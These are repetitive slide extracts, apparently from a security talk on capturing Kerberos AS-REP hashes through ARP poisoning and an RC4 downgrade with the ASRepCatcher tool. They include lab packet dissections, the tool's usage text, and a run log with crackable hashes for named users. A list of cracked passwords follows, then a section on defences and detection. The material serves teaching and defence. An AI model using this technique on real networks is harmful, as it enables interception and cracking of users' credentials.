Padding: 0		00b0	30 33 37 30 39 31 33 30
kdc-options: 40810010		00c0	18 0f 32 30 33 37 30 39
cname		00d0	5a a7 06 02 04 3f 17 ad
realm: ESSOS		00e0	02 01 11 02 01 17 02 01
sname		00f0	a9 1d 30 1b 30 19 a0 03
till: Sep 13, 2037 04:48:05.000000000 CEST		0100	52 41 41 56 4f 53 20 20
rttime: Sep 13, 2037 04:48:05.000000000 CEST			
nonce: 1058516301			
etype: 6 items			
ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)			
ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)			
ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)			
ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)			
ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)			
ENCTYPE: eTYPE-DES-CBC-MD5 (3)			
addresses: 1 item BRAAVOS<20>			

Putting the theory to the test

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5		271 AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5		1509 AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2		3150 Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2		314 Session Setup Response

Frame 46: 271 bytes on wire (2168 bits), 271 bytes captured (2168 bits) on interface	
Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ee:af:b9:81:c7:6e (e	
Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12	
Transmission Control Protocol, Src Port: 49980, Dst Port: 88, Seq: 1, Ack: 1, Len:	
Kerberos	
Record Mark: 213 bytes	
as-req	
pvno: 5	
msg-type: krb-as-req (10)	
padata: 1 item	
req-body	
Padding: 0	
kdc-options: 40810010	
cname	
realm: ESSOS	
sname	
till: Sep 13, 2037 04:48:05.000000000 CEST	
rtime: Sep 13, 2037 04:48:05.000000000 CEST	
nonce: 1058516301	
etype: 6 items	
ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)	
ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)	
ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)	
ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)	
ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)	
ENCTYPE: eTYPE-DES-CBC-MD5 (3)	
addresses: 1 item BRAAVOS<20>	

Algorithms supported
by the client

```
0000 ee af b9 81 c7 6e bc 24
0010 01 01 5f 5a 40 00 80 06
0020 39 0c c3 3c 00 58 52 e8
0030 08 05 f4 67 00 00 00 00
0040 a1 03 02 01 05 a2 03 02
0050 a1 04 02 02 00 80 a2 09
0060 ff a4 81 ab 30 81 a8 a0
0070 a1 14 30 12 a0 03 02 01
0080 61 67 72 61 6e 74 a2 07
0090 1a 30 18 a0 03 02 01 02
00a0 62 74 67 74 1b 05 45 53
00b0 30 33 37 30 39 31 33 30
00c0 18 0f 32 30 33 37 30 39
00d0 5a a7 06 02 04 3f 17 ad
00e0 02 01 11 02 01 17 02 01
00f0 a9 1d 30 1b 30 19 a0 03
0100 52 41 41 56 4f 53 20 20
```

Putting the theory to the test

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

Frame 48: 201 bytes on wire (1608 bits), 201 bytes captured (1608 bits) on interface eth0

Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (b2:21:07:00:00:00)

Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23

Transmission Control Protocol, Src Port: 88, Dst Port: 49980, Seq: 1, Ack: 218, Len: 201

Kerberos

Record Mark: 143 bytes

krb-error

pvno: 5

msg-type: krb-error (30)

stime: Apr 1, 2025 14:36:51.000000000 CEST

susec: 552564

error-code: ERR-PREAUTH-REQUIRED (25)

realm: ESSOS

sname

e-data: 30353012a103020113a20b040930073005a0030201173009a103020102a20204003009

PA-DATA pA-ETYPE-INFO2

padata-type: pA-ETYPE-INFO2 (19)

padata-value: 30073005a003020117

ETYPE-INFO2-ENTRY

etype: eTYPE-ARCFOUR-HMAC-MD5 (23)

PA-DATA pA-ENC-TIMESTAMP

PA-DATA pA-PK-AS-REQ

PA-DATA pA-PK-AS-REP-19

0000

bc 24 11 25 02 85 ee af

0010

00 bb a2 40 40 00 40 06

0020

39 17 00 58 c3 3c 58 31

0030

01 f5 65 42 00 00 00 00

0040

a0 03 02 01 05 a1 03 02

0050

32 35 30 34 30 31 31 32

0060

03 08 6e 74 a6 03 02 01

0070

4f 53 aa 1a 30 18 a0 03

0080

06 6b 72 62 74 67 74 1b

0090

04 37 30 35 30 12 a1 03

00a0

07 30 05 a0 03 02 01 17

00b0

02 04 00 30 09 a1 03 02

00c0

a1 03 02 01 0f a2 02 04

Putting the theory to the test

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

Frame 48: 201 bytes on wire (1608 bits), 201 bytes captured (1608 bits) on interface	0000	bc 24 11 25 02 85 ee af
Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (b	0010	00 bb a2 40 40 00 40 06
Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23	0020	39 17 00 58 c3 3c 58 31
Transmission Control Protocol, Src Port: 88, Dst Port: 49980, Seq: 1, Ack: 218, Len	0030	01 f5 65 42 00 00 00 00
Kerberos	0040	a0 03 02 01 05 a1 03 02
Record Mark: 143 bytes	0050	32 35 30 34 30 31 31 32
krb-error	0060	03 08 6e 74 a6 03 02 01
pvno: 5	0070	4f 53 aa 1a 30 18 a0 03
msg-type: krb-error (30)	0080	06 6b 72 62 74 67 74 1b
stime: Apr 1, 2025 14:36:51.000000000 CEST	0090	04 37 30 35 30 12 a1 03
susec: 552564	00a0	07 30 05 a0 03 02 01 17
error-code: ERR-PREAUTH-REQUIRED (25)	00b0	02 04 00 30 09 a1 03 02
realm: ESSOS	00c0	a1 03 02 01 0f a2 02 04
sname		
e-data: 30353012a103020113a20b040930073005a0030201173009a103020102a20204003009		
PA-DATA pA-ETYPE-INFO2		
padata-type: pA-ETYPE-INFO2 (19)		
padata-value: 30073005a003020117		
ETYPE-INFO2-ENTRY		
etype: eTYPE-ARCFour-HMAC-MD5 (23)		
PA-DATA pA-ENC-TIMESTAMP		
PA-DATA pA-PK-AS-REQ		
PA-DATA pA-PK-AS-REP-19		

Algorithms supported
by the KDC

Putting the theory to the test

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

Frame 48: 201 bytes on wire (1608 bits), 201 bytes captured (1608 bits) on interface	0000	bc 24 11 25 02 85 ee af
Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (b	0010	00 bb a2 40 40 00 40 06
Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23	0020	39 17 00 58 c3 3c 58 31
Transmission Control Protocol, Src Port: 88, Dst Port: 49980, Seq: 1, Ack: 218, Le	0030	01 f5 65 42 00 00 00 00
Kerberos	0040	a0 03 02 01 05 a1 03 02
Record Mark: 143 bytes	0050	32 35 30 34 30 31 31 32
krb-error	0060	03 08 6e 74 a6 03 02 01
pvno: 5	0070	4f 53 aa 1a 30 18 a0 03
msg-type: krb-error (30)	0080	06 6b 72 62 74 67 74 1b
stime: Apr 1, 2025 14:36:51.000000000 CEST	0090	04 37 30 35 30 12 a1 03
susec: 552564	00a0	07 30 05 a0 03 02 01 17
error-code: ERR-PREAUTH-REQUIRED (25)	00b0	02 04 00 30 09 a1 03 02
realm: ESSOS	00c0	a1 03 02 01 0f a2 02 04
sname		
e-data: 30353012a103020113a20b040930073005a0030201173009a103020102a20204003009		
PA-DATA pA-ETYPE-INFO2		
padata-type: pA-ETYPE-INFO2 (19)		
padata-value: 30073005a003020117		
ETYPE-INFO2-ENTRY		
etype: eTYPE-ARCFOUR-HMAC-MD5 (23)		
PA-DATA pA-ENC-TIMESTAMP		
PA-DATA pA-PK-AS-REQ		
PA-DATA pA-PK-AS-REP-19		

Algorithms supported
by the KDC



No more AES !

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```

Transmission Control Protocol, Src Port: 49981, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
Kerberos
  Record Mark: 289 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padata: 2 items
      PA-DATA pA-ENC-TIMESTAMP
        padata-type: pA-ENC-TIMESTAMP (2)
          padata-value: 303da003020117a2360434562c3061329acef5aae7ab7db223b70975f8486e76451895f3...
            etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
            cipher: 562c3061329acef5aae7ab7db223b70975f8486e76451895f3b65e6b79e10cbd6bb9fa78...
      PA-DATA pA-PAC-REQUEST
    req-body
      Padding: 0
      kdc-options: 40810010
      cname
      realm: ESSOS
      sname
      till: Sep 13, 2037 04:48:05.000000000 CEST
      rtime: Sep 13, 2037 04:48:05.000000000 CEST
      nonce: 1057528440
      etype: 6 items
        ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
        ENCTYPE: eTYPE-DES-CBC-MD5 (3)
      addresses: 1 item BRAAVOS<20>

```

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

Transmission Control Protocol, Src Port: 49981, Dst Port: 88, Seq: 1, Ack: 1, Len: 293

Kerberos

- Record Mark: 289 bytes
- as-req
 - pvno: 5
 - msg-type: krb-as-req (10)
 - padata: 2 items
 - PA-DATA pA-ENC-TIMESTAMP
 - padata-type: pA-ENC-TIMESTAMP (2)
 - padata-value: 303da003020117a2360434562c3061329acef5aae7ab7db223b70975f8486e76451895f3...
 - etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
 - cipher: 562c3061329acef5aae7ab7db223b70975f8486e76451895f3b65e6b79e10cbd6bb9fa78...
 - PA-DATA pA-PAC-REQUEST
 - req-body
 - Padding: 0
 - kdc-options: 40810010
 - cname
 - realm: ESSOS
 - sname
 - till: Sep 13, 2037 04:48:05.000000000 CEST
 - rtime: Sep 13, 2037 04:48:05.000000000 CEST
 - nonce: 1057528440
 - etype: 6 items
 - ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
 - ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
 - ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
 - ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
 - ENCTYPE: eTYPE-DES-CBC-MD5 (3)
 - addresses: 1 item BRAAVOS<20>

Algorithms supported
by the client

Putting the theory to the test

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5		271 AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5		1509 AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2		3150 Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2		314 Session Setup Response

Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459...
Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455

Kerberos

- Record Mark: 1451 bytes
- as-rep
 - pvno: 5
 - msg-type: krb-as-rep (11)
 - crealm: ESSOS.LOCAL
 - cname
 - ticket
 - tkt-vno: 5
 - realm: ESSOS.LOCAL
 - sname
 - enc-part
 - enc-part
 - etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
 - kvno: 1
 - cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38...

Putting the theory to the test

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5		271 AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5		1509 AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2		3150 Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2		314 Session Setup Response

Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459...}

Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)

Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23

Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455

Kerberos

Record Mark: 1451 bytes

as-rep

pvno: 5

msg-type: krb-as-rep (11)

crealm: ESSOS.LOCAL

cname

ticket

tkt-vno: 5

realm: ESSOS.LOCAL

sname

enc-part

enc-part

etype: eTYPE-ARCFOUR-HMAC-MD5 (23)

kvno: 1

cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38...

RC4 is used by the KDC to encrypt the client part

Putting the theory to the test

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459...}

Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)

Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23

Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455

Kerberos

Record Mark: 1451 bytes

as-rep

pvno: 5

msg-type: krb-as-rep (11)

crealm: ESSOS.LOCAL

cname

ticket

tkt-vno: 5

realm: ESSOS.LOCAL

sname

enc-part

enc-part

etype: eTYPE-ARCFOUR-HMAC-MD5 (23)

kvno: 1


cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38...

RC4 is used by the KDC to encrypt the client part



5. Tool presentation

Presentation



Author : Yassine OUKESSOU
Version : 0.7.0

usage: ASRepCatcher [-h] [-outfile OUTFILE] [-usersfile USERSFILE] [-format {hashcat,john}] [-debug] [-t Client workstations] [-tf targets file] [-gw Gateway IP] [-dc DC IP] [-iface interface] [--stop-spoofing] [--disable-spoofing] {relay,listen}

Catches Kerberos AS-REP packets and outputs it to a crackable format

positional arguments:

{relay,listen} Relay mode : AS-REQ requests are relayed to capture AS-REP. Clients are forced to use RC4 if supported.
 Listen mode : AS-REP packets going to clients are sniffed. No alteration of packets is performed.

options:

-h, --help show this help message and exit
-outfile OUTFILE Output file name to write hashes to crack.
-usersfile USERSFILE Output file name to write discovered usernames.
-format {hashcat,john} Format to save the AS_REP hashes. Default is hashcat.
-debug Increase verbosity.
-dc DC IP Domain controller's IP.
-iface interface Interface to use. Uses default interface if not specified.

ARP poisoning:

-t Client workstations Comma separated list of client computers IP addresses or subnet (IP/mask). In relay mode they will be poisoned. In listen mode, the AS-REP directed to them are captured. Default is whole subnet.

-tf targets file File containing client workstations IP addresses.
-gw Gateway IP Gateway IP. More generally, the IP from which the AS-REP will be coming from. If DC is in the same VLAN, then specify the DC's IP. In listen mode, only this IP's ARP cache is poisoned. Default is default interface's gateway.
--stop-spoofing Stops poisoning the target once an AS-REP packet is received from it. False by default.
--disable-spoofing Disables arp spoofing, the MitM position is attained by the attacker using their own method. False by default : the tool uses its own arp spoofing method.



Example with ASRepCatcher

ASRepCatcher

Author : Yassine OUKESSOU
Version : 0.3.0

INFO:[*] DC seems to be in the same VLAN, will spoof as DC's IP
INFO:[*] No interface specified, will use the default interface : enx9ca2f419dd6e
INFO:[*] Targets not supplied, will use local subnet 192.168.30.0/24 minus the gateway
INFO:[+] ARP poisoning the client workstations

INFO:[+] Sniffed TGS-REP for user benjamin.
INFO:[+] Sniffed TGS-REP for user delphine.
INFO:[+] AS-REQ coming from 192.168.30.99 for victor
INFO:[+] Hijacking Kerberos encryption negotiation for victor
INFO:[+] Got ASREP for username : victor
[+] Hash to crack : \$Krb5asrep\$23\$Victor 38919e747d9c34fa1fa086419cdad9fc5ba9d5ba980db4e91cbda3d173e425479854791c57553788b57ad9a62604c80f5a42b203225a4cbb295866bf2130941b8bcc6c0e182c84248522ad9784395a0b96c3b8ae80486c577747fb8505c9c71f4ffd9abb696a136b3ba3f84c11f40bdec299ea98ee512dbb312d19548559b9d7a24b3d3b0c1538a2ccf500621b227ad36d347c69976069505e7d7599b3bb467ef02f046180243f8d08133e7e363d8641c1eda384fdee12d877704a359b286318111718b1e7f98529549c518b798436c3a360c2b9d55aa4c1a9fa48ef1e0936b87de09f025168dbdc2aca5c5bb9488a8d346049b1228719e3ca465925df34437cd69526c780afdecacaeaaac6f6911bfedf38ce8cf0b8f5856d1691998d3e889df3bd078d7e68a9404604169731ef6b5c83244f589dd3b07229a60d61d08182a714
INFO:[+] Restored arp cache of 192.168.30.99
INFO:[+] Sniffed TGS-REP for user admin.contrats
INFO:[+] AS-REQ coming from 192.168.30.105 for jordan
INFO:[+] Hijacking Kerberos encryption negotiation for jordan
INFO:[+] Got ASREP for username : jordan
[+] Hash to crack : \$Krb5asrep\$23\$Jordan 79dddbdbbc697218f72e3d20616c1b04\$dee5cade1d654ab4d9399846448fdbc13ff6fe2019cedeba570e9395a1dc924323fd980b183fd7004df5e8e05e96f0bb55e3475a60252c789ae80aba29fca774da81ab40c99d260ree02844ccc4284c211596ca1f38f54475edc7ec2b87b06a2bc8ea5a9e588e75566c82566d9add04061ea2599a4935c3ebdc552ab2ac9ac0a05468035fed37a5ef34f24c897dd31bbccc53f8d270156e22a861828ac9c4f47096bd2ca568e4fd5a8d89dc3d1fe382729064320de2b653e89be0856698453cbf779cb71ffc60ac277faac0794cac102b343e6af704cf167e6c7f58d985310f2af7d01d652e2e51f9f65b25ca4e28820c57f253715c77698bfc75b84c55685f18a397020fb4c44d1c079bc7e233f7ed8c520a4f5aec46b7df65624c8d39a4f6bec74f5b240bf913ce1ca4850c8ee135e5e4297
INFO:[+] Restored arp cache of 192.168.30.105
ERROR:[!] Socket error: [Errno 104] Connection reset by peer
INFO:[+] AS-REQ coming from 192.168.30.98 for benjamin
INFO:[+] Hijacking Kerberos encryption negotiation for benjamin
INFO:[+] Got ASREP for username : benjamin
[+] Hash to crack : \$Krb5asrep\$23\$Benjamin :0303a752357e1078e10353b6610978a6\$5a5c0784483a5af5887422ad5d31717a17ba07dc2c0c1a22c8a35d764c18761c3da798c5947ac066b443d8ce7b572ee0337d6186e520c45f047920cee387f4340f549c6d138d9ba042c423t94e7688f5f31b0ab1c89c61193cc08b820bf0f525bb3064faeb7402067f15e59b90ef68669af71fd3dc779bb9510c777843bb0f33318b49e5af7b2e9a8509021c7222aa9e19deb8a708ec42549744e90bf8b0b1281b501a80a0b9c57d5f5847dc35064b4e561e4252a56104dd48468abc1417641808211ce4e0ba36715fa2f794cb95d7bf49b76ca823653f7f5055ec4feaf1bcf3b995f7c267d10ad14670d6fd5cfcca475e4aa61abf109d207ba8519dc09b593e567c87335677dc338d9d8348771504bee992477fc2a803ac8e7eecd29aa205a5f3c4c384911ff070a148ba9132f7a6f62b26
INFO:[+] Restored arp cache of 192.168.30.98
INFO:[+] Sniffed TGS-REP for user david
WARNING: Mac address to reach destination not found. Using broadcast.
WARNING: Mac address to reach destination not found. Using broadcast.
INFO:[*] RC4 hash already captured for benjamin Relaying...
INFO:[+] Sniffed TGS-REP for user arnaud
INFO:[+] AS-REQ coming from 192.168.30.106 for christopher
INFO:[+] Hijacking Kerberos encryption negotiation for christopher
INFO:[+] Got ASREP for username : christopher
[+] Hash to crack : \$Krb5asrep\$23\$Christopher :7ec28d00929f8f284c7f3f69b0c4bb74551a50fd3e3f3841fa2aa191d4033a2a85fa497f615b5f1cc92e2dfa2b187863eb4f9307eacda6978d6f0532fdcd8b843a9209173d1482ed211aa855b50934e55095452e734c5ccaff34ea5b3e0c83576f7d07ce3d108e8799b09fe5cee8bcbcd6a7ef8179290a4fa18754cf0dbd47bbb401619091c453dc46979ecdff6bc38ddf5f2812708ebc862774



6. Protection and detection

Protections

Protections against ARP poisoning

Kerberos protections

Protections

Protections against ARP poisoning :

- Network device protections :
 - DAI (*Dynamic ARP Inspection*)
 - DHCP Snooping
 - Devices that detect ARP anomalies on the network (e.g. *ARPwatch, Xarp, Suricata, etc.*)
- Workstation protections :
 - Antivirus or EDR detecting anomalies in the ARP cache
 - Static ARP entries

Kerberos protections :

- Implementing strong passwords.
- Disabling RC4 in the domain.
- Kerberos Armoring : an additional layer of encryption.

Protections

Protections against ARP poisoning :

- Network device protections :
 - DAI (*Dynamic ARP Inspection*)
 - DHCP Snooping
 - Devices that detect ARP anomalies on the network (e.g. *ARPwatch, Xarp, Suricata, etc.*)
- Workstation protections :
 - Antivirus or EDR detecting anomalies in the ARP cache
 - Static ARP entries

Kerberos protections :

- Implementing strong passwords.
- Disabling RC4 in the domain.
- Kerberos Armoring : an additional layer of encryption.

Examples of cracked passwords

Manchesterunited1999
Lebronjames23!
Finalfantasy10@
Pocahontas90**
Rocknroll4ever!
Lavieestbelle3!
Wonderwoman33@

Protections against ARP poisoning :

Overview

Occurrences

Occurred

28 minutes ago - Apr 1, 2025, 9:37:45 AM

Occurrences

Total 1

Resolved 1

Resolution info

The detection has been automatically resolved by the triggering rule.

Triggering process

Command line

None

Username

None


Parent group

Windows

Last connected


7 minutes ago - Apr 1, 2025, 9:58:46 AM

Detections




Threats

0



Warnings

1



Informational

0

Detection type	Firewall detection
Threat type	ARP Cache Poisoning attack
Threat name	ARP/CachePoisoningAttack
IP protocol	ARP
Infringing socket	192.168.1.100
Old MAC address	08:00:2B:01:02:03
New MAC address	08:00:2B:01:02:04
Reporting interface	eth0
Occurred	28 minutes ago - Apr 1, 2025, 9:37:45 AM
Triggered	28 minutes ago - Apr 1, 2025, 9:37:45 AM
Threat handled	Yes
Restart needed	No
Action taken	Blocked

Example with ESET EDR

Disabling RC4

- **Requirements :**
 - Clients and servers must support AES encryption
- **Make sure the environment is compliant**
 - Audit first and identify devices that only use RC4 : Event ID 4768
 - Make sure all devices have been remediated
 - Progressively disable RC4

It should be disabled progressively while actively auditing Kerberos log events.

Kerberos Armoring – FAST

- **Requirements :**
 - The Domain Functional Level must be 2012 or higher.
 - The clients must run on Windows 8/Windows server 2012 or higher.
- **Additional layer of encryption :**
 - A secure tunnel is created between the workstation and the KDC.
 - The exchange is encrypted using an *armor key*.
 - The key is derived from the host machine's TGT session key.

Problem : it can be hard to implement. It must be done *very* carefully.

Kerberos Armoring – FAST

- **Requirements :**
 - The Domain Functional Level must be 2012 or higher.
 - The clients must run on Windows 8/Windows server 2012 or higher.
- **Additional layer of encryption :**
 - A secure tunnel is created between the workstation and the KDC.
 - The exchange is encrypted using an *armor key*.
 - The key is derived from the host machine's TGT session key.

Problem : it can be hard to implement. It must be done *very* carefully.

You don't have to go this far...

Detection

Windows logs – Event ID 4768

1. Multiple accounts from the same IP

Elements to be identified beforehand : shared workstations, NAT, etc.

2. RC4 encryption requested

RC4 in *pre-authentication encryption type* field but AES present in client's supported encryption types.
Undetectable before 14 Jan 2025 Windows update.

Detection – before the 14 Jan 2025 update

Legitimate log

Event Properties - Event 4768, Microsoft Windows security auditing.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name:	vagrant
Supplied Realm Name:	ESSOS
User ID:	ESSOS\vagrant

Service Information:

Service Name:	krbtgt
Service ID:	ESSOS\krbtgt

Network Information:

Client Address:	::ffff:192.168.57.23
Client Port:	49860

Additional Information:

Ticket Options:	0x40810010
Result Code:	0x0
Ticket Encryption Type:	0x12
Pre-Authentication Type:	2

Certificate Information:

Certificate Issuer Name:	
Certificate Serial Number:	
Certificate Thumbprint:	

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Name: Security

Source: Microsoft Windows security Logged: 4/1/2025 11:03:20 AM

Event ID: 4768 Task Category: Kerberos Authentication Service

Level: Information Keywords: Audit Success

User: N/A Computer: meereen.essos.local

OpCode: Info

More Information: [Event Log Online Help](#)

Copy Close

